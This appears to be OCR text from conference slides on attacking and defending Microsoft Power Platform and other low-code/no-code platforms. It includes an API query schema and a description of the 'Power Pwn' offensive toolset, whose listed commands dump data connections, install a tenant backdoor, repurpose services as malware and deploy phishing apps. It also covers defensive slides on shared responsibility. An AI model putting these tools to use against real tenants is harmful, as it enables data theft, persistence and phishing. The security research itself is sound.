
SqlPassThroughNativeQuery

POST /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/query({language})

Name	Description
dataset * required string *(path)*	dataset
language * required string *(path)*	language
query * required object *(body)*	Example Value | Model

```
{
  "actualParameters": {
    "additionalProp1": {},
    "additionalProp2": {},
    "additionalProp3": {}
  },
  "formalParameters": {
    "additionalProp1": "string",
    "additionalProp2": "string",
    "additionalProp3": "string"
  },
  "query": "string"
}
```

Parameter content type



Power Pwn

Power Pwn is an offensive security toolset for Microsoft Power Platform.

Install with `pip install powerpwn`.

Check out our Wiki for docs, guides and related talks!

```
---------------------------------------------------------------
 _ __   _____      _____ _ __ _ __  __      ___ __
| '_ \ / _ \ \ /\ / / _ \ '__| '_ \ \ \ /\ / / '_ \
| |_) | (_) \ V  V /  __/ |  | |_) | \ V  V /| | | |
| .__/ \___/ \_/\_/ \___|_|  | .__/   \_/\_/ |_| |_|
|_|                          |_|
-----
```

```
                          command
    dump                  Recon for available data connections and dump their content.
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    backdoor              Install a backdoor on the target tenant
    nocodemalware         Repurpose trusted execs, service accounts and cloud services to power a malware
    phishing              Deploy a trustworthy phishing app.
```

Find us at BlackHat Arsenal!

PowerGuest: AAD Guest Exploitation Beyond Enumeration

+ on GitHub!
github.com/mbrg/power-pwn


Defense

State of the exploit

Strong collab w/ MSRC

- Working together to fix issues and improve defaults
- Clarifying mitigation
- Currently no vulns

Serverless



Data

Biz logic

Access

Code

Identity


Runtime

…

Customer

Platform

We must own our side of the Shared Responsibility Model




Serverless	LCNC
Data	Data
Biz logic	Biz logic
Access	Access
Code	Code
Identity	Identity
Runtime	Runtime
…	…

Customer

Platform

LCNC



Data

Biz logic

Access

Code

Identity


Runtime

...

Customer

Platform

Platforms have to step up



Data

Biz logic

Access

Code

Identity

Runtime

…


Customer

Platform

Every SaaS is a Low-Code/No-Code platform today.

They need to own the code running on their platforms, in addition to the rest of the Shared Responsibility Model.

Platforms have to step up



